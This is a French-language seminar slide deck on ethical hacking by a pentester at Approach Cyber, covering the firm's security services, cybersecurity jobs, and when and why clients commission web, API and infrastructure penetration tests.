



# Séminaire Cybersécurité Ethical Hacking

21/02/2024

## Qui suis-je ?



### Laurent Bossart

Ethical Hacker – Pentester à Approach Cyber

- Web application pentests (BSCP)
- Active Directory

Master en Sciences Informatiques

**UMONS**  
University of Mons

# Table des matières

- Approach Cyber
- Les jobs en cybersécurité
- Ethical Hacking
- Les différents types de pentests
- Étapes d'une mission
- Démonstration



# Approach Cyber

Delivering Cyber Serenity

# Une solution à 360°



**Anticipate**

Assessments & Audits

Technical Assessments

Ethical Hacking



**Prevent**

Security Strategy

Security Advisory

DPO Office

Compliance & Certifications

Security Awareness & Phishing



**Protect**

Application Security

Outsourced Secure Development

Data Security

Cloud Security

Identity Management



**Detect & Respond**

Managed SOC

Managed Security Services

Emergency Response /CSIRT



**Recover**

Incident Management Planning

Business Continuity Planning

# Approach Cyber

Solution à 360°




A woman with blonde hair, wearing a black witch's hat and a dark, flowing dress with a lace collar, looks surprised or shocked. A hand is visible on the right side, reaching towards her. The background is a blue grid pattern.

Les jobs en cybersécurité

SO MUCH TO  
UNCOVER

SNL

# Les jobs en cybersécurité










# Ethical Hacking

## C'est quoi ?

# Ethical Hacking

C'est quoi ?



# Ethical Hacking

C'est quoi ?



VS



Proactivité



Légalité



Formation




Identification



Éthique


# Ethical Hacking

Pourquoi des Ethical Hackers ? - Allégorie



# Ethical Hacking

Pourquoi ? - Allégorie



# Ethical Hacking

Pourquoi ? - Allégorie



# Ethical Hacking

Pourquoi ? - Allégorie



# Comment ?





## Les différents types de services

HUH??? what is that

# Types de services


Les technologies couvertes



WEB




Cloud




IoT



API




Infrastructure



OT/IoT



Mobile




Active Directory




Wi-Fi

# Différents types de services

Red Team



Pentest




Red Team




Scan de vulnérabilités

# Types de services


Pentest d'application web



## Défis du client



## Solutions




# Types de services


Pentest d'API



## Défis du client



## Solutions




# Types de services


Quand et pourquoi un client devrait-il choisir un pentest Web ou d'API



Sécuriser les données sensibles de ses clients



Trouver des bugs dans son code qui pourraient conduire à des actions malicieuses



Identifier des problèmes dans le flux de l'application qui pourraient conduire à des dommages



Éviter l'obtention d'un accès initial qui pourrait permettre de compromettre les systèmes

## Pourquoi ?



Au moins une fois par cycle majeur du SDLC



À l'ajout de nouvelles fonctionnalités



Lors de changements dans l'environnement ou dans l'application


## Quand ?

# Types de pentests


## Pentest d'infrastructure



### Défis du client



### Solutions




# Types de services

Quand et pourquoi un client devrait-il choisir un pentest d'infrastructure




Identifier des vulnérabilités dans le réseau en scannant et testant ses composants



Évaluer la sécurité du réseau interne, ainsi que la potentialité de post-exploitation et d'élévation de priviléges


## Pourquoi ?



Après avoir effectué des changements dans l'infrastructure  
(Composants, applications, architecture, ...)



Régulièrement pour s'assurer de la sécurité des composants envers de nouvelles menaces

